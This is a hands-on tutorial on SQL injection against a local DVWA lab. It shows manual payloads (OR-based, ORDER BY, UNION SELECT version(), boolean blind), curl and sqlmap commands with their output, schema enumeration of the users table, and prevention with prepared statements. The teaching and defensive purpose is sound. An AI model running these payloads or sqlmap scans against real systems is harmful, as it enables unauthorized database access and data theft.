
| Tested on | Kali GNU/Linux Rolling 2026.2 (kali-rolling) |
|---|---|
| Package | sqlmap 1.10.6-1, dvwa 2.5-0kali1 on http://127.0.0.1:42001 |
| Lab environment | Pentest lab |
| Cert prep | CompTIA PenTest+ PT0-003: web application injection testing and tool-assisted validation |
| Privilege | Normal user for sqlmap; sudo for dvwa-start if the service is stopped |
| Scope | SQL injection concepts, manual confirmation on DVWA, terminal cookie setup for curl and sqlmap, UNION and blind technique overview, SQL errors vs error-based extraction, sqlmap detection, Burp request files, limited enumeration, troubleshooting, and prevention. Does not replace the DVWA learning map or full install guide. |
| Related guides | Web app fuzzing tools |
SQL injection happens when user input ends up inside a SQL statement without safe handling. Here you prove that by hand first, then hand the same request to sqlmap. The lab target is DVWA on http://127.0.0.1:42001.
This page is about SQL injection and sqlmap, not a full DVWA tour. For modules and security levels, use the DVWA learning map. For package install and service fixes, see install DVWA on Kali Linux.
Understand the vulnerable query first
At Low security level, DVWA's SQL Injection module concatenates the id request parameter into a SQL string. This is simplified from the Low-level source on the Kali dvwa 2.5-0kali1 package:
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";$id comes from the id GET parameter. It sits inside single quotes, so you can break out of the string and add SQL of your own. That is the difference between "the app looked up another user" and "your input changed how the query is parsed."
| Safe pattern | What DVWA Low does instead |
|---|---|
Prepared statement with bound id |
Concatenates raw input into the query string |
| Type checks as defense-in-depth | Treats input as a quoted string with no binding |
| Generic error page | May reflect query results or errors in the page body |
You are not attacking "a form." You are testing whether one parameter can change how the SQL statement is parsed.
Lab setup for this tutorial
Use install DVWA on Kali Linux for full install and service troubleshooting. For this lesson you need two windows open at once:
| Window | What you use it for |
|---|---|
| Browser (Firefox or Chromium) | Log into DVWA, click the SQL Injection module, submit payloads by hand |
| Terminal (Kali shell) | Run the curl and sqlmap commands later in this page |
"Shell" here means that Terminal window on Kali, not MySQL and not sqlmap's interactive --sql-shell. You paste the bash blocks into Terminal after you set a cookie variable. Keep the browser logged in while you work in Terminal; the session cookie ties them together.
Start DVWA and open the module
Start the stack if it is not already up:
sudo dvwa-startThen in the browser:
- Open
http://127.0.0.1:42001(the package home URL only; do not bookmark deep module paths) - On first run, left menu → Setup / Reset DB → Create / Reset Database
- Log in with
admin/password - Left menu → DVWA Security → set the dropdown to Low → Submit
- Left menu → SQL Injection
Paths like /vulnerabilities/sqli/ only work after you are logged in with the right cookies. Use the left menu in the browser. The full URLs appear only in the curl and sqlmap commands below, which replay the same request from Terminal.
You can do every browser-only step (submit User ID 1, try 1' OR '1'='1) without Terminal. Open Terminal when you want to repeat those checks with curl or move on to sqlmap.
Open a Terminal and load your DVWA cookies
- On Kali, open a Terminal (menu → Terminal, or press
Ctrl+Alt+Tif that shortcut works on your desktop). - Leave DVWA open in the browser and stay on a page after login (the SQL Injection module is fine).
- In the browser, open Developer Tools:
- Firefox: press
F12(or right-click the page → Inspect) → Storage tab → Cookies →http://127.0.0.1:42001 - Chromium: press
F12→ Application tab → Cookies →http://127.0.0.1:42001
- Firefox: press
- Find the row named
PHPSESSIDand copy its Value (a long random string). Do not copy an expired cookie from an old lab write-up. - Confirm a second cookie named
securitywith valuelow. If it is missing or set to something else, go back to DVWA Security, set Low, click Submit, and refresh the cookie list.
In the same Terminal window, set a shell variable that both curl and sqlmap will reuse. Replace your_session_here with the PHPSESSID value you copied:
export DVWA_COOKIE='PHPSESSID=your_session_here; security=low'Check that the variable is set in this Terminal session:
echo "${DVWA_COOKIE}"You should see your real PHPSESSID=...; security=low string, not the placeholder text. Every curl and sqlmap command later on this page that uses ${DVWA_COOKIE} must run in this same Terminal window. If you open a new Terminal, run the export again with a fresh cookie. Logging out of DVWA, closing the browser, or waiting until the session expires invalidates the value; copy a new PHPSESSID and export again.
If echo still shows your_session_here, you did not replace the placeholder. Fix the export line before you continue.
Confirm SQL injection manually
Before sqlmap, show that id can change SQL structure, not only which row is displayed. Browser steps only need the DVWA UI. The curl blocks assume you already ran export DVWA_COOKIE=... in Terminal as above.
Normal request

In the browser: left menu → SQL Injection → enter 1 in User ID → Submit. You should see one user (admin / admin):
From the same Terminal where you exported DVWA_COOKIE, the same request should return one record block:
curl -s -H "Cookie: ${DVWA_COOKIE}" "http://127.0.0.1:42001/vulnerabilities/sqli/?id=1&Submit=Submit" | grep -E 'First name|Surname' <pre>ID: 1<br />First name: admin<br />Surname: admin</pre>One First name / Surname pair means the query returned a single row for user_id = 1.
Baseline vs injection proof
Still on SQL Injection, submit User ID 2 instead of 1. You should see a different name. That is a useful baseline: the parameter controls which record is requested. It is not SQL injection evidence. The app is still treating the value as a normal lookup.
The injection test is a boolean payload that changes query logic. Enter 1' OR '1'='1 in User ID and click Submit. You should see multiple users. In Terminal, count how many First name: strings come back:
curl -s -G -H "Cookie: ${DVWA_COOKIE}" \
  --data-urlencode "id=1' OR '1'='1" \
  --data-urlencode "Submit=Submit" \
"http://127.0.0.1:42001/vulnerabilities/sqli/" | grep -o 'First name:' | wc -l5On this tested DVWA database, the true condition returned five user records. What matters is the jump from one row to many. Your count can differ if someone reset the DB or added users.
The same result in the browser after submitting 1' OR '1'='1:

You now have a manual proof. Reach for sqlmap only after you can say which parameter changed which part of the response.
UNION-based SQL injection
UNION injection appends a second SELECT and merges the results with the original query. You need:
- Matching column count
- Compatible column types for what the page displays
- Output reflected in the HTML (DVWA prints
First nameandSurname)
Find the column count
Paste these payloads into User ID on left menu → SQL Injection, or run them with curl. Raise ORDER BY until the page breaks:
curl -s -G -H "Cookie: ${DVWA_COOKIE}" \
  --data-urlencode "id=1' ORDER BY 2-- " \
  --data-urlencode "Submit=Submit" \
"http://127.0.0.1:42001/vulnerabilities/sqli/" | grep -c 'First name'1ORDER BY 2 still returns the normal result block. Probe one column higher:
curl -s -G -H "Cookie: ${DVWA_COOKIE}" \
  --data-urlencode "id=1' ORDER BY 3-- " \
  --data-urlencode "Submit=Submit" \
"http://127.0.0.1:42001/vulnerabilities/sqli/" | grep -c 'First name'0ORDER BY 2 works and ORDER BY 3 does not, so the result set has two columns (first_name, last_name). The shell filter prints 0 because the normal result block vanished. Open the unfiltered response if you want to read the SQL error body.
Pull database version through UNION
Put version() in the second column because DVWA renders it under Surname. Use a non-matching id such as -1 so the original user row does not sit next to the UNION output. Submit this in User ID, or use curl:
curl -s -G -H "Cookie: ${DVWA_COOKIE}" \
  --data-urlencode "id=-1' UNION SELECT null,version()#" \
  --data-urlencode "Submit=Submit" \
"http://127.0.0.1:42001/vulnerabilities/sqli/" | grep -E 'MariaDB|mysql|version' <pre>ID: -1' UNION SELECT null,version()#<br />First name: <br />Surname: 11.8.6-MariaDB-6 from Debian</pre>Only the UNION row appears. The version string under Surname shows the injection worked and names the MariaDB build.
SQL errors vs error-based SQL injection
A syntax error is useful. It shows malformed SQL reached the database parser. That is not the same as extracting data through an error channel (error-based SQL injection).
On DVWA Low, UNION is the clearest way to pull data. This page does not run EXTRACTVALUE() or UPDATEXML() against the lab. Those matter on other apps when verbose errors leak values, but you do not need them here.
| Signal | What it tells you |
|---|---|
| HTTP 500 or SQL syntax text after a quote | Input reached the database parser |
UNION row with version() |
You control selected expressions and can extract data |
| Generic "something went wrong" page | Errors may be hidden; try blind techniques |
sqlmap's FAQ makes the same distinction: errors help detection, but exploitation still needs injectable context.
Blind SQL injection
Blind SQLi applies when the page does not print query rows or SQL errors, but the database still evaluates your input.
| Type | How you infer success |
|---|---|
| Boolean-based blind | True and false payloads change page text or length |
| Time-based blind | A delay payload (SLEEP(5)) slows the response |
This page reproduces the boolean case by hand. sqlmap later shows that time-based detection also works here.
Open left menu → SQL Injection (Blind) → enter the true payload in User ID → Submit. At Low, true and false conditions return different messages. The same checks with curl:
curl -s -G -H "Cookie: ${DVWA_COOKIE}" \
  --data-urlencode "id=1' AND '1'='1" \
  --data-urlencode "Submit=Submit" \
"http://127.0.0.1:42001/vulnerabilities/sqli_blind/" | grep -E 'exists|MISSING' <pre>User ID exists in the database.</pre>A false condition should flip the message:
curl -s -G -H "Cookie: ${DVWA_COOKIE}" \
  --data-urlencode "id=1' AND '1'='2" \
  --data-urlencode "Submit=Submit" \
"http://127.0.0.1:42001/vulnerabilities/sqli_blind/" | grep -E 'exists|MISSING' <pre>User ID is MISSING from the database.</pre>Same parameter, different boolean result. That is the signal blind tools look for.
Automate with sqlmap
Once you have a request and a parameter, sqlmap can detect techniques and pick payloads for you. Run these commands in the same Terminal where echo "${DVWA_COOKIE}" still prints your session. Confirm sqlmap is installed:
sqlmap --version1.10.6#stableRun a conservative scan on id only:
sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="${DVWA_COOKIE}" \
--batch --level=1 --risk=1 -p idParameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 6630 FROM (SELECT(SLEEP(5)))GCEA) AND 'SNlu'='SNlu&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(...),NULL-- -&Submit=Submit
---
[INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)Exact payload strings and random aliases change between runs. Watch the parameter, the technique, the column count, and the DBMS line in that output block.
Before you enumerate, check:
- Parameter: which input sqlmap tested (
id, notSubmit) - Type / Title: which techniques matched (UNION, time-based blind, and so on)
- back-end DBMS: which database family sqlmap will assume for later payloads
Start with --level=1 --risk=1. Raise those only when you know why detection failed.
Authenticated targets and cookies
DVWA needs a logged-in session. Skip the cookies and sqlmap may hit an unauthenticated page and report a false negative.
For this lab, --cookie="${DVWA_COOKIE}" is the simplest option after you copy PHPSESSID and security=low from the browser.
sqlmap also supports --load-cookies=cookies.txt. That path expects a Netscape-format cookie file. Use it only if you exported cookies with a compatible tool. Firefox DevTools does not always give you that file in one click. Prefer --cookie here.
Example with the cookie string:
sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="${DVWA_COOKIE}" \
--batch --level=1 --risk=1 -p id --current-dbcurrent database: 'dvwa'security=low matters as much as PHPSESSID. Without it, DVWA may run at a higher level and block the payloads you already proved by hand.
Do not paste stale PHPSESSID values from screenshots into your notes. They expire. Copy a fresh cookie from the active session each lab run.
Send a Burp request to sqlmap
Burp Suite is a practical way to capture the exact authenticated request before you automate.
- Proxy DVWA through Burp with intercept off (Burp Open Browser is fine)
- In the Burp browser: log in → left menu → DVWA Security → Low → left menu → SQL Injection → submit User ID

1 - In Burp, open Proxy → HTTP history and find the
GET /vulnerabilities/sqli/...request - Right-click → Send to Repeater and confirm the response matches your manual test
- Copy or save the raw request from HTTP history or Repeater into
dvwa-sqli-request.txt
The file should look like a complete HTTP request: request line, Host header, and authenticated cookies:
GET /vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 127.0.0.1:42001
Cookie: PHPSESSID=...; security=low
HTTP history should show the authenticated id=1 request, including the Cookie header with PHPSESSID and security=low:
Point sqlmap at the saved request file:
sqlmap -r dvwa-sqli-request.txt --batch --level=1 --risk=1 -p id --current-dbThe request file carries method, path, headers, and cookies together, which is cleaner than rebuilding a long -u string by hand. If sqlmap cannot parse the file, open it and check for a valid request line, Host header, and authenticated cookies.
Enumerate only enough to prove impact
In a lab or client report, take the minimum data that proves impact. Do not dump every table just because sqlmap can.
List databases:
sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="${DVWA_COOKIE}" \
--batch --level=1 --risk=1 -p id --dbsavailable databases [2]:
[*] dvwa
[*] information_schemaThis run listed two databases. MariaDB may also show schemas such as mysql, performance_schema, or sys, depending on privileges. Treat the list as tested output, not a fixed rule.
Inspect one application table:
sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="${DVWA_COOKIE}" \
--batch --level=1 --risk=1 -p id -D dvwa -T users --columnsDatabase: dvwa
Table: users
[8 columns]
+--------------+-------------+
| Column | Type |
+--------------+-------------+
| user | varchar(15) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+--------------+-------------+The column list is enough for a report. Note user and password without dumping rows.
Stop once you can name the database, one sensitive table, and the columns that matter. Full dumps belong in authorized engagements with explicit scope, not in a tutorial exercise.
Why sqlmap says a parameter is not injectable
| Symptom in sqlmap output | Likely cause | What to check |
|---|---|---|
all tested parameters do not appear to be injectable |
Missing or expired session | Fresh login; include security=low cookie |
| Same message after login | Wrong parameter (Submit instead of id) |
Use -p id |
| Worked in browser, failed in sqlmap | POST body vs GET mismatch | Match Burp's method and parameter placement |
| Intermittent results | CSRF token or per-request nonce | Capture a fresh request from Burp |
| Worked at Low, fails at Medium | Defense added | Raise DVWA level only after manual work; retest |
| Nothing at default level | Needs more tests | Try --level=2 deliberately, not --risk=3 by default |
| Immediate blocks | WAF or rate limit | Slow down; confirm scope; do not blast production |
Re-run the manual curl checks when sqlmap disagrees. If 1' OR '1'='1 still returns multiple rows but sqlmap fails, the problem is usually the session, not sqlmap itself.
SQL injection prevention
Prepared statements (parameterized queries) are the main fix. User input must not be concatenated into SQL syntax.
Type validation helps as defense in depth. Checking that id is an integer can reject junk earlier, but it does not replace prepared statements.
Also:
- Return generic errors to the browser; log details on the server
- Run the database account with least privilege (no
FILEor admin rights for the web app user)
After you understand Low, open DVWA Impossible on the same module. The source shows the prepared-statement pattern that blocks the injections above.
Summary
SQL injection is user input reaching a SQL parser when it should stay data. On DVWA at Low, the id parameter in SQL Injection is the practice target: confirm behavior by hand, find two columns with ORDER BY, prove UNION with version(), then compare true and false on the Blind module.
sqlmap comes after that. Feed it the authenticated request (--cookie or a raw Burp file), test -p id at --level=1 --risk=1, read the technique block, and enumerate only enough to show impact. Use Burp when headers and cookies are easier to export from the proxy than from the terminal.
Return to the DVWA learning map for the next modules. For broader automation after a manual proof, try the web app fuzzing tools guide.
References
- sqlmap project documentation: https://sqlmap.org/
- OWASP SQL Injection: https://owasp.org/www-community/attacks/SQL_Injection
- OWASP SQL Injection Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- PortSwigger SQL injection labs: https://portswigger.net/web-security/sql-injection
- DVWA GitHub repository: https://github.com/digininja/DVWA
Frequently Asked Questions
Where do I run the curl and sqlmap commands?
In a Kali Terminal window, after you set DVWA_COOKIE as described in Lab setup. Browser clicks alone do not create that variable. A new Terminal starts empty, so run export again there if you close the first window.
What is the difference between UNION and blind SQL injection?
UNION merges attacker-controlled SELECT results into the page you already see. Blind injection applies when you must infer true or false (or measure time delays) because rows or errors are hidden.
Does a database error always mean SQL injection is exploitable?
No. An error proves malformed SQL reached the database. You still need a path (UNION, error-based extraction, or blind inference) to pull useful data.
Why does sqlmap need DVWA cookies?
DVWA modules require an authenticated session. Without PHPSESSID and the security cookie, sqlmap hits an unauthenticated or hardened page and may miss the vulnerability you saw in the browser.
What do sqlmap level and risk mean?
--level expands how many tests, boundaries, and parameter locations sqlmap checks. --risk enables more disruptive payload classes; higher risk can include heavier time delays and OR-based tests. Start with --level=1 --risk=1.
Should I dump every table with sqlmap in a lab?
No. Prove impact with the current database name, one sensitive table, and its column list. Full dumps are out of scope for most practice labs and many client rules of engagement.
How does this article differ from the DVWA learning map?
The DVWA hub explains what DVWA is, security levels, and which module to open next. This page teaches SQL injection and sqlmap on the SQL Injection module only.
